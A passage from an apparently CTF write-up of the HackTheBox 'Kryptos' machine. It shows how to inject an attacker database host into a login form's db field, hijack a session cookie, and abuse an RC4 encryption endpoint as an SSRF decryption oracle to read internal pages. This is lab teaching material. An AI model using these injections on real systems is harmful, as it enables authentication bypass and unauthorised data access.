
In addition, we can observe that the username and password that were entered at the login form are saved. the **username as clear-text** and the **password as hash** (probably MD5 due to its 32 chars length).

Excellent. Let’s now add the **table users** with the correct columns (**username and password**) and insert the user details (**noob, 9cb4afde731e9eadcda4506ef7c65fa2**):



```
MariaDB [(none)]> use cryptor;
No connection. Trying to reconnect...
Connection id:    35
Current database: *** NONE ***

Database changed
MariaDB [cryptor]> CREATE TABLE users ( id smallint unsigned not null auto_increment, username varchar(35) not null, password varchar(40) not null, constraint pk_example primary key (id) );
Query OK, 0 rows affected (0.03 sec)

MariaDB [cryptor]> INSERT INTO users (id, username, password) VALUES ( null, 'noob', '9cb4afde731e9eadcda4506ef7c65fa2' );
Query OK, 1 row affected (0.01 sec)

MariaDB [cryptor]> 
```


Now that we have the database puzzle complete and ready, restart mysql service again and send the POST request from Burp using a valid token from the Response.



```
POST / HTTP/1.1
Host: 10.10.10.129
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.129/
Content-Type: application/x-www-form-urlencoded
Content-Length: 143
Cookie: PHPSESSID=kr16aq9ifantq5ui7vr8ul151d
Connection: close
Upgrade-Insecure-Requests: 1

username=noob&password=noob&db=cryptor;host=10.10.14.29;port=3306&token=d11f3ba10926
f6e748a57c717604b76236eb8c3abee081173f337ff9b98c2da8&login=
```

```
HTTP/1.1 302 Found
Date: Tue, 06 Aug 2019 15:25:32 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: encrypt.php
Content-Length: 919
Connection: close
Content-Type: text/html; charset=UTF-8


<html>
<head>
  <title>Cryptor Login</title>
  <link rel="stylesheet" type="text/css" href="css/bootstrap.min.css">
</head>
<body>
<div class="container-fluid">
<div class="container">
  <h2>Cryptor Login</h2>
  <form action="" method="post">
    <div class="form-group">
      <label for="Username">Username:</label>
      <input type="text" class="form-control" id="username" name="username"
placeholder="Enter username">
    </div>
    <div class="form-group">
      <label for="password">Password:</label>
      <input type="password" class="form-control" id="password" name="password"
placeholder="Enter password">
    </div>
    <input type="hidden" id="db" name="db" value="cryptor">
    <input type="hidden" name="token"
value="9380e02e15ee3fb988f054c14f78c095f30ac7237d4b7564e01cddcaf60f304b" />
    <button type="submit" class="btn btn-primary" name="login">Submit</button>
  </form>
</div>
</body>
</html>
```

Make sure “Wrong Token” is NOT displayed in the Response screen and authenticate with the Cookie value displayed on the Request (we can use Cookie Quick Manager addon):




10.10.129 Context(s): All Auto-refresh

Domains (1)
10.10.10.129

Cookies
PHPSESSID:krl6aq9lfantq5ul7vr8ull51d

Details
Domain: 10.10.10.129
First-Party:
Name: PHPSESSID
Value: krl6aq9lfantq5ul7vr8ull51d
Path: /

After changing the cookie we are able to login and we see the following:



10.10.10.129/encrypt.php

About | Encrypt | Decrypt | Logout

File Encryptor

Enter the URL of the file to be encrypted:

Cipher: AES-CBC | http://10.10.10.10/file.txt | Encrypt

Encrypted content:

Looking at the site we can see it takes as input a text file hosted on server and encrypts its content using 2 kinds of encryption: **AES-CBC** and **RC4**.

From my previous experience with different ciphers, I've knew that RC4 is an old stream cipher which is considered broken. Which means it is possible to obtain information about the key stream and therefore plaintext. So I thought about focusing more on the **RC4** cipher.


You can read about RC4 cipher here: https://www.dcode.fr/rc4-cipher

But in general:


(PLAINTEXT) XOR (KEY) = (CIPHERTEXT)

(CIPHERTEXT) XOR (KEY) = (PLAINTEXT)

To experiment with this web-app—I've created a text file with the content: "Hello World!", hosted it under Apache service and used the web-app.



```
root@kali:/var/www/html# echo "Hello World!" > test123.txt
root@kali:/var/www/html# cat test123.txt
Hello World!
root@kali:/var/www/html# 
```



10.10.10.129/encrypt.php?cipher=RC4&url=http%3A%2F%2F10.10.14.29%2Ftest123.txt

File Encryptor

Enter the URL of the file to be encrypted:

Cipher AES-CBC http://10.10.10.10/file.txt

Encrypted content:


```
EFuD8FVKfBE4997X7Q==
```

We are presented with the following **base64** encrypted text:
EFuD8FVKfBE4997X7Q==


From the explanation above, we realize that this is the CIPHERTEXT but in this case the ciphertext is covered with an additional encryption layer of base64.

So to get the pure ciphertext we'll need to decrypt it (base64).

Then, we'll need to input the pure ciphertext and together with the KEY we'll be able to retrieve back the original plaintext.



```
[��UJ|8����root@kali:~# echo -n "EFuD8FVKfBE4997X7Q==" | base64 -d > ciphertxt.txt
root@kali:~# cat ciphertxt.txt
[��UJ|8����root@kali:~# mv ciphertxt.txt /var/www/html/
```


10.10.10.129/encrypt.php?cipher=RC4&url=http%3A%2F%2F10.10.14.29%2Fciphertxt.txt
Search
Most Visited
Getting Started
About
Encrypt

File Encryptor

Enter the URL of the file to be encrypted:

Cipher: AES-CBC | http://10.10.10.10/file.txt | Encrypt


Encrypted content:

SGVsbG8gV29ybGQhCg==

So we got the following plaintext encrypted with a base64 layer:

SGVsbG8gV29ybGQhCg==


Decoding this we shall see the original plaintext:



```
root@kali:~# echo "SGVsbG8gV29ybGQhCg==" | base64 -d
Hello World!
```

Knowing how to retrieve files on hosted web servers using the RC4 technique, we can try retrieve files from Kryptos itself.


Let’s conduct dirbuster scan:



Dir	/	200	1226
Dir	/cgi-bin/	403	467
Dir	/css/	200	1134
Dir	/dev/	403	463
File	/index.php	200	1228
Dir	/icons/	403	465
File	/css/bootstrap.min.css	200	121463
Dir	/icons/small/	403	471
File	/logout.php	302	281
File	/url.php	200	149
File	/aes.php	200	147
File	/encrypt.php	302	283
File	/rc4.php	200	147

We can see an interesting directory named **dev**.

Surfing to that folder via the browser results in:



Forbidden


You don't have permission to access /dev/ on this server.

Apache/2.4.29 (Ubuntu) Server at 10.10.10.129 Port 80

Let’s use the same concept to retrieve the index inside this directory.

First stage: get the ciphertext:


We’ll do that by retrieving the folder content via the **target’s local ip address**, which means: **http://127.0.0.1/dev/**



```
10.10.10.129/encrypt.php?cipher=RC4&url=http%3A%2F%2F127.0.0.1%2Fdev%2F
```

```
ZFab8VZUIV5qu5rKj1SWoME9ZBewRadWNQ4YR9dM/657ZSgW9mfb4h2q32cxgq1+M67NnqRzOMvibBdA9jHboYr6oC+tzHlbzR903NzgQBTbcJMhLkhQPRkVpQhelyKlY0NlhL1gwSXAlLTsXxtTDF/RmUlTRvdraDyTHEb0slCruyQ+DUxVMbjR
/wmRfZcjP0l8t4XKSdOulLrHZskwsku1mlupShlgyyaRsvWXlbRbU32l4wMYrN7AZWTlhxwSmNd+yaGQ85wh3RqJuBXLcFBb3HkM1A==
```


Second stage: Decrypt it using base64, save it to ciphertxt.txt on our attacking machine and again encrypt it using the web-app.



```
10.10.10.129/encrypt.php?cipher=RC4&url=http%3A%2F%2F10.10.14.29%2Fciphertxt.txt
```

```
PGh0bWw+CiAgICA8aGVhZD4KICAgIDwvaGVhZD4KICAgIDxib2R5PgoJPGRpdiBjbGFzcz0ibWVudSI+CgkgICAgPGEgaHJlZj0iaW5kZXgucGhwIj5NYWluIFBhZ2U8L2E+CgkgICAgPGEgaHJlZj0iaW5kZXgucGhwP3ZpZXc9YWJvdXQiPkFib3V0PC9hPgoJIC
AgIDxhIGhyZWY9ImluZGV4LnBocD92aWV3PXRvZG8iPlRvRG88L2E+Cgk8L2Rpdj4KPC9ib2R5Pgo8L2h0bWw+Cg==
```

Retrieve the original plaintext:




```
root@kali:~# echo "PGh0bWw+CiAgICA8aGVhZD4KICAgIDwvaGVhZD4KICAgIDxib2R5PgoJPGRpdiBjbGFzcz0ibWVudSI+Cg
kgICAgPGEgaHJlZj0iaW5kZXgucGhwIj5NYWluIFBhZ2U8L2E+CgkgICAgPGEgaHJlZj0iaW5kZXgucGhwP3ZpZXc9YWJvdXQiPkF
ib3V0PC9hPgoJICAgIDxhIGhyZWY9ImluZGV4LnBocD92aWV3PXRvZG8iPlRvRG88L2E+Cgk8L2Rpdj4KPC9ib2R5Pgo8L2h0bWw+
Cg==" | base64 -d
<html>
    <head>
    </head>
    <body>
        <div class="menu">
            <a href="index.php">Main Page</a>
            <a href="index.php?view=about">About</a>
            <a href="index.php?view=todo">ToDo</a>
        </div>
</body>
</html>
```

We can see an **index.php** file with **view** param that can get 2 values: either **about** or **todo**.

Let's check the view param giving it the todo value.

